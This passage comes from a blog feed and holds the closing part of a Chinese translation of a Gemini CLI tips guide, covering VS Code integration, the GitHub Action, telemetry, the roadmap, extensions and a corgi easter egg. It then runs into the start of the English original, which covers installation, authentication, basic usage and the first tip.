中选择的任何文本</a>。所有这些信息都会输入到 AI 的上下文中。所以如果你问”解释这个函数”，Gemini CLI 可以看到你高亮的确切函数并给出相关答案，而无需你将代码复制粘贴到提示中。该集成共享最多你最近打开的 10 个文件，加上选择和光标信息，让模型对你的工作空间有丰富的理解。</p><p>另一个巨大优势是代码更改的<strong>原生差异比较</strong>。当 Gemini CLI 建议修改你的代码时（例如，”重构这个函数”并生成补丁），它可以自动在 VS Code 的差异查看器中打开这些更改。你会在 VS Code 中看到并排的差异视图，显示建议的编辑。然后你可以使用 VS Code 熟悉的界面来检查更改、进行任何手动调整，<a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=%2A%20Native%20in,the%20code%20right%20within%20this">甚至通过单击接受补丁</a>。CLI 和编辑器保持同步——如果你在 VS Code 中接受差异，Gemini CLI 会知道并在应用这些更改后继续会话。这个紧密循环意味着你不再需要将代码从终端复制到编辑器；AI 的建议直接流入你的开发环境。</p><p><strong>如何设置：</strong> 如果你在 VS Code 的集成终端中启动 Gemini CLI，它会检测到 VS Code 并通常会提示你自动安装/连接扩展。如果你同意，它将运行必要的 <code>/ide install</code> 步骤。如果你没有看到提示（或稍后启用），只需打开 Gemini CLI 并运行命令：<code>/ide install</code>。这将为你获取并安装”Gemini CLI Companion”扩展到 VS Code 中。接下来，运行 <code>/ide enable</code> 建立连接——CLI 然后会指示它已链接到 VS Code。你可以随时使用 <code>/ide status</code> 验证，它会显示是否已连接并列出正在跟踪的编辑器和文件。从那时起，Gemini CLI 将自动从 VS Code 接收上下文（打开的文件、选择），并在需要时在 VS Code 中打开差异。它本质上将 Gemini CLI 变成一个存在于你的终端中但完全了解你的 IDE 的 AI 结对程序员。</p><p>目前，VS Code 是此集成的主要支持编辑器。（其他支持 VS Code 扩展的编辑器，如 VSCodium 或通过插件的一些 JetBrains，可能通过相同的扩展工作，但目前官方支持的是 VS Code。）不过设计是开放的——有 IDE Companion 规范用于与其他编辑器开发类似的集成。所以未来我们可能会看到对像 IntelliJ 或 Vim 等 IDE 的一流支持，通过社区扩展实现。</p><p><strong>提示：</strong> 连接后，你可以使用 VS Code 的命令面板来控制 Gemini CLI 而无需离开编辑器。例如，按 <strong>Ctrl+Shift+P</strong>（Mac 上为 Cmd+Shift+P）并尝试像 <strong>“Gemini CLI: Run”</strong>（在终端中启动新的 CLI 会话）、<strong>“Gemini CLI: Accept Diff”</strong>（批准并应用打开的差异）或 <strong>“Gemini CLI: Close Diff Editor”</strong>（拒绝更改）等命令。这些快捷键可以进一步简化你的工作流程。而且记住，你不必总是手动启动 CLI——如果你启用了集成，Gemini CLI 本质上就成为了 VS Code 内部的 AI 协同开发者，观察上下文并在你处理代码时随时准备提供帮助。</p><h2 id="技巧-25：使用-Gemini-CLI-GitHub-Action-自动化仓库任务"><a href="#技巧-25：使用-Gemini-CLI-GitHub-Action-自动化仓库任务" class="headerlink" title="技巧 25：使用 Gemini CLI GitHub Action 自动化仓库任务"></a>技巧 25：使用 <code>Gemini CLI GitHub Action</code> 自动化仓库任务</h2><p><strong>快速应用场景：</strong> 让 Gemini 在 GitHub 上发挥作用 - 使用 <strong>Gemini CLI GitHub Action</strong> 来自动分类新 issue 和审查仓库中的拉取请求，就像一个 AI 团队成员一样处理日常开发<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=1,write%20tests%20for%20this">任务</a>。</p><p>Gemini CLI 不仅仅适用于交互式终端会话；它还可以通过 GitHub Actions 在 CI/CD 流水线中运行。Google 提供了一个现成的 <strong>Gemini CLI GitHub Action</strong>（目前处于测试阶段），可以集成到您仓库的<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=It%E2%80%99s%20now%20in%20beta%2C%20available,cli">工作流</a>中。这实际上是在 GitHub 上的项目中部署了一个 AI 代理。它在后台运行，由仓库<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Triggered%20by%20events%20like%20new,do%2C%20and%20gets%20it%20done">事件</a>触发。</p><p>例如，当有人提交一个新的 <strong>issue</strong> 时，Gemini Action 会自动分析 issue 描述，应用相关标签，甚至确定其优先级或建议可能的重复项（这就是”智能 issue 分类”<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=1,attention%20on%20what%20matters%20most">工作流</a>）。当开启 <strong>pull request</strong> 时，Action 会启动并提供 <strong>AI 代码审查</strong> - 它会在 PR 上评论，提供关于代码质量、潜在错误或风格<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=attention%20on%20what%20matters%20most,more%20complex%20tasks%20and%20decisions">改进</a>的见解。这让维护者在任何人工查看之前就能获得对 PR 的即时反馈。</p><p>或许最酷的功能是 <strong>on-demand collaboration(按需协作)</strong>：团队成员可以在 issue 或 PR 评论中提及 <code>@gemini-cli</code> 并给出指令，比如”<code>@gemini-cli</code> 请为此编写单元测试”。Action 会接收到这个信息，Gemini CLI 会尝试完成请求（例如，通过添加包含新测试的提交）。这就像在您的仓库中有一个 AI 助手，随时准备在需要时处理杂务。</p><p>设置 Gemini CLI GitHub Action 非常简单。首先，确保您在本地安装了 <strong>0.1.18 或更高版本</strong>的 Gemini CLI（这确保了与 <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Gemini%20CLI%20GitHub%20Actions%20is,for%20individual%20users%20available%20soon">Action</a>的兼容性）。然后，在 Gemini CLI 中运行特殊命令：<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:textTo%20get%20started%2C%20download%20Gemini,cli"><code>/setup-github</code></a>。这个命令会在您的仓库中生成必要的工作流文件（如果需要，它会引导您完成身份验证）。具体来说，它会在 <code>.github/workflows/</code> 目录下添加 YAML 工作流文件（用于 issue 分类、PR 审查等）。</p><p>您需要将 Gemini API 密钥添加到仓库的机密信息中（作为 <code>GEMINI_API_KEY</code>），这样 Action 就可以使用 Gemini <a href="https://github.com/google-github-actions/run-gemini-cli#:~:text=Store%20your%20API%20key%20as,in%20your%20repository">API</a>。一旦完成并提交了工作流，GitHub Action 就会启动 - 从那一刻起，Gemini CLI 将根据这些工作流自主响应新的 issue 和 PR。</p><p>由于这个 Action 本质上是以自动化方式运行 Gemini CLI，您可以像自定义 CLI 一样自定义它。默认设置包含三个工作流（issue 分类、PR 审查和通用的提及触发助手），这些工作流是<strong>完全开源且可<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Think%20of%20these%20initial%20workflows,into%20Gemini%20CLI%20GitHub%20Actions">编辑的</a></strong>。您可以调整 YAML 来修改 AI 的行为，甚至添加新的工作流。</p><p>例如，您可以创建一个夜间工作流，使用 Gemini CLI 扫描仓库中的过期依赖项，或基于最近的代码更改更新 README - 可能性是无穷的。这里的关键好处是将繁琐或耗时的任务交给 AI 代理处理，让人类开发者可以专注于更困难的问题。而且由于它在 GitHub 的基础设施上运行，不需要您的干预 - 它真正是一个”设置即忘记”的 AI 助手。</p><p><strong>提示：</strong> 关注 GitHub Actions 日志中 Action 的输出以保持透明度。Gemini CLI Action 日志会显示它运行了什么提示以及做出了或建议了什么更改。这既能建立信任，也能帮助您优化其行为。此外，团队还在 Action 中内置了企业级安全保障 - 例如，您可以要求 AI 在工作流中尝试运行的所有 shell 命令都必须经过您的<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=in%20your%20environment%2C%20drastically%20reducing,your%20preferred%20observability%20platform%2C%20like">允许列表</a>批准。所以即使在严肃的项目中也不要犹豫使用它。</p><p>如果您使用 Gemini CLI 想出了一个很酷的自定义工作流，考虑将其贡献回社区 - 项目欢迎在他们的仓库中提出新想法！</p><h2 id="技巧-26：启用Telemetry以获得指标和可观测性"><a href="#技巧-26：启用Telemetry以获得指标和可观测性" class="headerlink" title="技巧 26：启用Telemetry以获得指标和可观测性"></a>技巧 26：启用Telemetry以获得指标和可观测性</h2><p><strong>快速应用场景：</strong> 通过启用内置的 <strong>OpenTelemetry</strong> 仪表化来深入了解 Gemini CLI 的使用情况和性能表现 - 监控 AI 会话的指标、日志和追踪，分析使用模式或排除<a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:,across%20teams%2C%20track%20costs%2C%20ensure">问题</a>。</p><p>对于喜欢测量和优化的开发者来说，Gemini CLI 提供了一个可观测性功能，可以揭示内部发生的情况。通过利用 <strong>OpenTelemetry (OTEL)</strong>，Gemini CLI 可以上报关于您<a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:Built%20on%20OpenTelemetry%20%E2%80%94%20the,Gemini%20CLI%E2%80%99s%20observability%20system%20provides">会话</a>的结构化遥测数据。这包括指标（如使用的令牌数量、响应延迟）、所采取操作的日志，甚至工具调用的追踪。</p><p>启用遥测后，您可以回答诸如：<em>我最常使用哪个自定义命令？本周 AI 在这个项目中编辑文件的次数是多少？当我要求 CLI 运行测试时的平均响应时间是多少？</em>这类数据对于理解使用模式和<a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:,across%20teams%2C%20track%20costs%2C%20ensure">性能</a>至关重要。团队可以用它来查看开发者如何与 AI 助手交互，以及可能存在的瓶颈在哪里。</p><p>默认情况下，遥测是<strong>关闭</strong>的（Gemini 尊重隐私和性能）。您可以通过在 <code>settings.json</code> 中设置 <code>&quot;telemetry.enabled&quot;: true</code> 或使用标志 <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:Setting%20Environment%20Variable%20CLI%20Flag,grpc"><code>--telemetry</code></a> 启动 Gemini CLI 来选择启用。此外，您可以选择遥测数据的<strong>目标</strong>：可以在<strong>本地</strong>记录或发送到像 Google Cloud 这样的后端。</p><p>为了快速开始，您可以设置 <code>&quot;telemetry.target&quot;: &quot;local&quot;</code> - 这样，Gemini 会简单地将遥测数据写入本地文件（默认情况下）或您通过 <code>[&quot;outfile&quot;](https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:disable%20telemetry%20,file%20path)</code> 指定的自定义路径。本地遥测包括您可以解析或输入到工具中的 JSON 日志。</p><p>为了更强大的监控，设置 <code>&quot;target&quot;: &quot;gcp&quot;</code>（Google Cloud）或甚至与其他 OpenTelemetry 兼容的系统（如 Jaeger 或 <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:,between%20backends%20without%20changing%20your">Datadog</a>）集成。事实上，Gemini CLI 的 OTEL 支持是厂商中立的 - 您可以将数据导出到您偏好的几乎任何可观测性堆栈（Google Cloud Operations、Prometheus、<a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:,between%20backends%20without%20changing%20your">等等</a>）。</p><p>Google 为 Cloud 提供了简化的路径：如果您指向 GCP，CLI 可以直接将数据发送到您项目中的 Cloud Logging 和 Cloud Monitoring，在那里您可以使用通常的仪表板和警报<a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text:2,explorer%20%2A%20Traces%3A%20https%3A%2F%2Fconsole.cloud.google.com%2Ftraces%2Flist">工具</a>。</p><p>您能获得什么样的洞察？遥测捕获诸如工具执行、错误和重要里程碑等事件。它还记录指标，如提示处理时间和每个<a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-13-gemini-cli-observability-c410806bc112#:~:text:,integrate%20with%20existing%20monitoring%20infrastructure">提示</a>的令牌计数。</p><p>对于使用分析，您可以聚合团队中每个斜杠命令的使用次数，或代码生成被调用的频率。对于性能监控，您可以跟踪响应是否变慢，这可能表明达到 API 速率限制或模型更改。对于调试，您可以看到工具抛出的错误或异常（例如，<code>run_shell_command</code> 失败）随上下文一起记录。</p><p>如果将这些数据发送到像 Google Cloud Monitoring 这样的平台，所有这些数据都可以可视化 - 例如，您可以创建”每天使用的令牌数”或”工具 X 的错误率”的仪表板。它本质上为您提供了窥视 AI “大脑”和您使用情况的窗口，这在企业环境中特别有帮助，以确保一切运行<a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-13-gemini-cli-observability-c410806bc112#:~:text:resource%20utilization%20%2A%20%20Real,integrate%20with%20existing%20monitoring%20infrastructure">顺畅</a>。启用遥测确实会带来一些开销（额外的数据处理），所以个人使用时可能不会一直保持开启状态。然而，它对于调试会话或间歇性健康检查非常有用。一种方法是在 CI 服务器或团队的共享环境中启用它来收集统计信息，而在本地则保持关闭状态，除非需要。请记住，您可以随时动态切换：更新设置，如果需要可以使用 <code>/memory refresh</code> 重新加载，或使用 <code>--telemetry</code> 标志重启 Gemini CLI。此外，所有遥测都在您的控制之下 - 它尊重您为端点和凭据设置的环境变量，因此数据只会到达您想要的地方。这个功能将 Gemini CLI 从黑盒变成了天文台，照亮了 AI 代理如何与您的世界互动，这样您就可以持续改进这种互动。</p><p><strong>提示：</strong> 如果您只是想快速查看当前会话的统计信息（而不需要完整的遥测），使用 <code>/stats</code> 命令。它会在 <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text:Command%20Description%20,tag%3E%60Save%20the%20current%20conversation">CLI</a> 中直接输出令牌使用量和会话长度等指标。这是查看即时数据的轻量级方法。但对于长期或多会话分析，遥测是正确的选择。如果您将遥测发送到云项目，考虑设置仪表板或警报（例如，如果错误率激增或令牌使用量达到阈值则警报） - 这可以主动捕获 Gemini CLI 在您团队中使用时出现的问题。</p><h2 id="技巧-27：关注路线图（后台代理等）"><a href="#技巧-27：关注路线图（后台代理等）" class="headerlink" title="技巧 27：关注路线图（后台代理等）"></a>技巧 27：关注路线图（后台代理等）</h2><p><strong>快速使用场景：</strong> 及时了解即将推出的 Gemini CLI 功能——通过关注公共的 <strong>Gemini CLI 路线图</strong>，你可以在主要计划的增强功能（如<em>用于长时间运行任务的后台代理</em>）到达之前就了解它们，让你能够进行规划并提供反馈。</p><p>Gemini CLI 正在快速发展，新版本频繁发布，因此关注其未来规划是明智的选择。Google 在 GitHub 上维护着 Gemini CLI 的<a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=quality.%20,related%20to%20security%20and%20privacy">公开路线图</a>，详细说明了近期重点关注的领域和目标功能。这基本上是一份活文档（以及相关 issue 集合），你可以从中看到开发者的工作重点和即将推出的<a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=This%20document%20outlines%20our%20approach,live%20in%20our%20GitHub%20Issues">功能</a>。例如，路线图中一个令人期待的项目是后台代理支持——即能够生成在后台运行的自主代理，持续处理任务或异步执行工作。根据路线图讨论，这些后台代理将让你把长时间运行的任务委托给 Gemini CLI，而不会占用你的交互会话。比如，你可以启动一个后台代理来监控项目的特定事件，或者定期执行任务，无论是在本地机器上还是通过部署到 Cloud Run 等服务来实现。该功能旨在直接从 CLI”启用长时间运行的自主任务和主动辅助”，实质上是将 Gemini CLI 的实用性扩展到即时查询之外的场景。</p><p>通过关注路线图，你还能了解到其他规划中的功能。这些可能包括新的工具集成、对其他 Gemini 模型版本的支持、UI/UX 改进等等。路线图通常按”领域”组织（例如<em>扩展性</em>、<em>模型</em>、<em>后台</em>等），并经常标注里程碑（如目标交付季度）。这并不能保证某功能的具体发布时间，但能让你很好地了解团队的优先事项。</p><p>由于该项目是开源的，你甚至可以深入查看每个路线图项目链接的 GitHub issue，了解设计提案和进展。对于依赖 Gemini CLI 的开发者来说，这种透明度意味着你可以预见变化——也许是某个 API 正在添加你需要的功能，或者即将有破坏性变更，让你能够提前做好准备。</p><p>关注路线图很简单，收藏 GitHub 项目看板或标记为”路线图”的 issue，并定期查看。一些重大更新（如扩展功能或 IDE 集成的引入）在正式发布前都在路线图中有所暗示，所以你能提前一窥究竟。此外，Gemini CLI 团队经常鼓励社区对这些未来功能提供反馈。如果你对后台代理等功能有想法或使用案例，通常可以在相关的 issue 或讨论线程中留言，从而影响其开发方向。</p><p><strong>提示：</strong>由于 Gemini CLI 是开源项目（采用 Apache 2.0 许可证），你不仅可以关注路线图，还可以参与其中！维护者欢迎贡献，特别是与路线图一致的项目。如果你真的关心某个功能，可以考虑在预览阶段贡献代码或进行测试。如果你需要的功能尚未出现在路线图中，你可以提出功能请求。路线图页面本身就提供了如何提议变更的指导。参与项目不仅让你保持信息同步，还能让你塑造自己使用的工具。毕竟，Gemini CLI 在设计时就考虑了社区参与，许多最近的功能（如某些扩展和工具）都起源于社区建议。</p><h2 id="技巧-28：使用插件增强-Gemini-CLI"><a href="#技巧-28：使用插件增强-Gemini-CLI" class="headerlink" title="技巧 28：使用插件增强 Gemini CLI"></a>技巧 28：使用插件增强 Gemini CLI</h2><p><strong>快速用例：</strong>通过安装即插即用的<strong>插件</strong>为 Gemini CLI 添加新功能——例如集成你喜爱的数据库或云服务——无需费心就能扩展 AI 的工具集。这就像为你的 CLI 安装应用程序，教它掌握新技能。</p><p><a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=Gemini%20CLI%20is%20an%20open,design%20platforms%20to%20payment%20services">插件</a>是 2025 年底推出的革命性功能：它们让你能够以模块化方式<strong>自定义和扩展</strong> Gemini CLI 的功能。插件本质上是一个配置包（可选包含代码），将 Gemini CLI 连接到外部工具或服务。例如，Google 发布了一套 Google Cloud 插件——有帮助部署应用到 Cloud Run 的，有管理 BigQuery 的，有分析应用安全的，还有更多。合作伙伴和社区开发者也为各种用途构建了插件：Dynatrace（监控）、Elastic（搜索分析）、Figma（设计资源）、Shopify、Snyk（安全扫描）、Stripe（支付）等等，而且这个名单还在不断增长。通过安装合适的插件，你立即赋予 Gemini CLI 使用新的领域特定工具的能力。其美妙之处在于，这些插件带有预定义的<strong>“操作手册”</strong>，教会 AI 如何有效使用这些新工具。这意味着一旦安装，你就可以让 Gemini CLI 执行与这些服务相关的任务，它会知道调用合适的 API 或命令，就像内置了这些知识一样。</p><p>使用插件非常简单。CLI 有专门的命令来管理它们：<code>gemini extensions install &lt;URL&gt;</code>。通常，你提供插件的 GitHub 仓库 URL 或本地路径，CLI 就会获取并安装它。例如，要安装官方插件，你可能运行：<code>gemini extensions install https://github.com/google-gemini/gemini-cli-extension-cloud-run</code>。几秒钟内，插件就会添加到你的环境中（存储在 <code>~/.gemini/extensions/</code> 或你项目的 <code>.gemini/extensions/</code> 文件夹下）。然后你可以通过在 CLI 中运行 <code>/extensions</code> 查看它，该命令会列出活跃的插件。从那时起，AI 就有了新的工具可用。如果是一个 Cloud Run 插件，你可以说”将我的应用部署到 Cloud Run”，Gemini CLI 实际上就能执行这个操作（通过插件的工具调用底层的 <code>gcloud</code> 命令）。本质上，插件作为 Gemini CLI 功能的一级扩展存在，但你只需要选择安装需要的那些。</p><p>围绕插件有一个<strong>开放的生态系统</strong>。Google 有一个官方插件页面列出了可用的插件，而且由于框架是开放的，任何人都可以创建和分享自己的插件。如果你有特定的内部 API 或工作流，可以为其构建插件，让 Gemini CLI 能够协助处理。编写插件比听起来更容易：通常你创建一个目录（比如 <code>my-extension/</code>），在其中创建 <code>gemini-extension.json</code> 文件，描述要添加的工具或上下文。你可以定义新的斜杠命令或指定 AI 可以调用的远程 API。无需修改 Gemini CLI 的核心——只需放入你的插件即可。CLI 被设计为在运行时加载这些插件。许多插件通过添加自定义 <em>MCP 工具</em>（模型上下文协议服务器或函数）来实现，AI 可以使用这些工具。例如，插件可以通过接入外部翻译 API 来添加 <code>/translate</code> 命令；一旦安装，AI 就知道如何使用 <code>/translate</code>。关键优势是<strong>模块化</strong>：你只安装需要的插件，保持 CLI 轻量，但可以选择集成几乎任何东西。</p><p>要管理插件，除了 <code>install</code> 命令外，你还可以通过类似的 CLI 命令更新或移除它们（<code>gemini extensions update</code> 或直接删除文件夹）。明智的做法是定期检查你使用的插件是否有更新，因为它们可能获得了改进。CLI 未来可能会引入”插件市场”风格的界面，但目前，探索 GitHub 仓库和官方目录是发现新插件的方式。发布时一些热门插件包括 GenAI <strong>Genkit</strong> 插件（用于构建生成式 AI 应用），以及各种 Google Cloud 插件，涵盖 CI/CD、数据库管理等领域。</p><p><strong>提示：</strong>如果你要构建自己的插件，先从现有的插件中寻找示例。官方文档提供了<strong>插件指南</strong>，其中包含架构和功能说明。创建私有插件的一个简单方法是使用 <code>GEMINI.md</code> 中的 <code>@include</code> 功能注入脚本或上下文，但完整的插件给你更多能力（如打包工具）。此外，由于插件可以包含上下文文件，你可以用它们预加载领域知识。想象一个为你公司内部 API 创建的插件，包含 API 摘要和调用工具——AI 就会知道如何处理与该 API 相关的请求。简而言之，插件开启了一个新世界，Gemini CLI 可以与任何东西交互。关注插件市场的新增内容，不要犹豫与你创建的有用插件分享给社区——你可能帮助到成千上万的其他开发者。</p><h2 id="附加：柯基模式彩蛋-🐕"><a href="#附加：柯基模式彩蛋-🐕" class="headerlink" title="附加：柯基模式彩蛋 🐕"></a>附加：柯基模式彩蛋 🐕</h2><p>最后，这不是一个提高生产力的技巧，但确实是一个有趣的彩蛋——在 Gemini CLI 中尝试 <code>*/corgi*</code> 命令。这会切换到<strong>“柯基模式”</strong>，让可爱的柯基动画在你的终端中奔跑！它虽然不能帮助你更好地编码，但肯定能在漫长的编码会话中轻松一下心情。你会看到一个 ASCII 艺术的柯基在 CLI 界面中飞奔。要关闭它，再次运行 <code>/corgi</code> 即可。</p><p>这是团队添加的纯娱乐功能（是的，甚至有关于在柯基模式上花费开发时间的调侃讨论）。这表明开发者在工具中隐藏了一些奇思妙想。所以当你需要快速休息一下或想开心一下时，试试 <code>/corgi</code> 吧。🐕🎉</p><p><em>（传闻说可能还有其他彩蛋或模式——谁知道呢？也许是”/partyparrot”之类的。备忘单或帮助命令列出了 <code>/corgi</code>，所以这不是秘密，只是很少被使用。现在你也在这个笑话之中了！）</em></p><hr><p><strong>总结：</strong></p><p>我们已经全面介绍了 Gemini CLI 的专业技巧和功能。从使用 <code>GEMINI.md</code> 设置持久上下文，到编写自定义命令和使用 MCP 服务器等高级工具，再到利用多模态输入和自动化工作流，这个 AI 命令行助手能做的事情非常多。作为外部开发者，你可以将 Gemini CLI 整合到日常工作中——它就像你终端中的强大盟友，能够处理繁琐任务、提供见解，甚至排查环境问题。</p><p>Gemini CLI 正在快速发展（作为开源项目，有社区贡献），新功能和改进不断涌现。通过掌握本指南中的专业技巧，你将能够充分利用这个工具的全部潜力。这不仅仅是使用 AI 模型——而是将 AI 深度整合到你的软件开发和管理方式中。</p><p>祝你在使用 Gemini CLI 时编码愉快，探索一下你的”终端中的 AI 代理”能带你走多远。</p><p><strong>现在你手中拥有了 AI 瑞士军刀——明智地使用它，它将让你成为更高效（或许也更快乐）的开发者</strong>！</p><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li>本文由英文版项目翻译而来,原文地址<a href="https://github.com/addyosmani/gemini-cli-tips">github,gemini-cli-tips</a></li><li>本文仓库,<a href="https://github.com/yiGmMk/gemini-cli-tips">https://github.com/yiGmMk/gemini-cli-tips</a></li></ul>]]></content>
    
    
    <summary type="html">本指南涵盖约30个有效使用 Gemini CLI 进行智能编码的专业技巧,包括使用 GEMINI.md 设置持久上下文、编写自定义命令、利用 MCP 服务器、多模态输入、自动化工作流等,学会这些技巧将极大地提高您的编码效率和生产力。</summary>


    <category term="deeplearning" scheme="https://programnotes.cn/categories/deeplearning/"/>
    
    <category term="AI" scheme="https://programnotes.cn/categories/deeplearning/AI/"/>
    
    
    <category term="ai" scheme="https://programnotes.cn/tags/ai/"/>
    
    <category term="人工智能" scheme="https://programnotes.cn/tags/%E4%BA%BA%E5%B7%A5%E6%99%BA%E8%83%BD/"/>
    
    <category term="gemini" scheme="https://programnotes.cn/tags/gemini/"/>
    
    <category term="google" scheme="https://programnotes.cn/tags/google/"/>
    
    <category term="cli" scheme="https://programnotes.cn/tags/cli/"/>
    
  </entry>
  
  <entry>
    <title>AI|Gemini CLI Tips &amp; Tricks</title>
    <link href="https://programnotes.cn/gemini-cli-tips-en/index.html"/>
    <id>https://programnotes.cn/gemini-cli-tips-en/index.html</id>
    <published>2025-12-15T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.112Z</updated>
    
    <content type="html"><![CDATA[<p><strong>This guide covers ~30 pro-tips for effectively using Gemini CLI for agentic coding</strong></p><p><strong><a href="https://github.com/google-gemini/gemini-cli">Gemini CLI</a></strong> is an open-source AI assistant that brings the power of Google’s Gemini model directly into your <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=The%20Gemini%20CLI%20is%20an,via%20a%20Gemini%20API%20key">terminal</a>. It functions as a conversational, “agentic” command-line tool - meaning it can reason about your requests, choose tools (like running shell commands or editing files), and execute multi-step plans to help with your development <a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=The%20Gemini%20CLI%20%20is,understanding%20of%20the%20developer%20workflow">workflow</a>.</p><p>In practical terms, Gemini CLI acts like a supercharged pair programmer and command-line assistant. It excels at coding tasks, debugging, content generation, and even system automation, all through natural language prompts. Before diving into pro tips, let’s quickly recap how to set up Gemini CLI and get it running.</p><h2 id="Getting-Started"><a href="#Getting-Started" class="headerlink" title="Getting Started"></a>Getting Started</h2><p><strong>Installation:</strong> You can install Gemini CLI via npm. For a global install, use:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npm install -g @google/gemini-cli</span><br></pre></td></tr></table></figure><p>Or run it without installing using <code>npx</code>:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npx @google/gemini-cli</span><br></pre></td></tr></table></figure><p>Gemini CLI is available on all major platforms (it’s built with Node.js/TypeScript). Once installed, simply run the <code>gemini</code> command in your terminal to launch the interactive <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Interactive%20Mode%20,conversational%20session">CLI</a>.</p><p><strong>Authentication:</strong> On first use, you’ll need to authenticate with the Gemini service. You have two options: (1) <strong>Google Account Login (free tier)</strong> - this lets you use Gemini 2.5 Pro for free with generous usage limits (about 60 requests/minute and 1,000 requests per <a href="https://blog.google/technology/developers/introducing-gemini-cli-open-source-ai-agent/#:~:text=Unmatched%20usage%20limits%20for%20individual,developers">day</a>. On launch, Gemini CLI will prompt you to sign in with a Google account (no billing <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=%2A%20Google,Google%20AI%20Studio%2C%20then%20run">required</a>. (2) <strong>API Key (paid or higher-tier access)</strong> - you can get an API key from Google AI <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=1,key%20from%20Google%20AI%20Studio">Studio</a> and set the environment variable <code>GEMINI_API_KEY</code> to use <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Method%201%3A%20Shell%20Environment%20Variable,zshrc">it</a>.</p><p>API key usage can offer higher quotas and enterprise data‑use protections; prompts aren’t used for training on paid/billed usage, though logs may be retained for <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=responses%20may%20be%20logged%20for,Google%20AI%20Studio%2C%20then%20run">safety</a>.</p><p>For example, add to your shell profile:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">export</span> GEMINI_API_KEY=<span class="string">&quot;YOUR_KEY_HERE&quot;</span></span><br></pre></td></tr></table></figure><p><strong>Basic Usage:</strong> To start an interactive session, just run <code>gemini</code> with no arguments. You’ll get a <code>gemini&gt;</code> prompt where you can type requests or commands. For instance:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">$ gemini</span><br><span class="line">gemini&gt; Create a React recipe management app using SQLite</span><br></pre></td></tr></table></figure><p>You can then watch as Gemini CLI creates files, installs dependencies, runs tests, etc., to fulfill your request. If you prefer a one-shot invocation (non-interactive), use the <code>-p</code> flag with a prompt, for example:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Summarize the main points of the attached file. @./report.txt&quot;</span></span><br></pre></td></tr></table></figure><p>This will output a single response and <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=gemini">exit</a>. You can also pipe input into Gemini CLI: for example, <code>echo &quot;Count to 10&quot; | gemini</code> will feed the prompt via <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=gemini%20,txt">stdin</a>.</p><p><strong>CLI Interface:</strong> Gemini CLI provides a rich REPL-like interface. It supports <strong>slash commands</strong> (special commands prefixed with <code>/</code> for controlling the session, tools, and settings) and <strong>bang commands</strong> (prefixed with <code>!</code> to execute shell commands directly). We’ll cover many of these in the pro tips below. By default, Gemini CLI operates in a safe mode where any action that modifies your system (writing files, running shell commands, etc.) will ask for confirmation. When a tool action is proposed, you’ll see a diff or command and be prompted (<code>Y/n</code>) to approve or reject it. This ensures the AI doesn’t make unwanted changes without your consent.</p><p>With the basics out of the way, let’s explore a series of pro tips and hidden features to help you get the most out of Gemini CLI. Each tip is presented with a simple example first, followed by deeper details and nuances. These tips incorporate advice and insights from the tool’s creators (e.g. Taylor Mullen) and the Google Developer Relations team, as well as the broader community, to serve as a <strong>canonical guide for power users</strong> of Gemini CLI.</p><h2 id="Tip-1-Use-GEMINI-md-for-Persistent-Context"><a href="#Tip-1-Use-GEMINI-md-for-Persistent-Context" class="headerlink" title="Tip 1: Use GEMINI.md for Persistent Context"></a>Tip 1: Use <code>GEMINI.md</code> for Persistent Context</h2><p><strong>Quick use-case:</strong> Stop repeating yourself in prompts. Provide project-specific context or instructions by creating a <code>GEMINI.md</code> file, so the AI always has important background knowledge without being told every <a 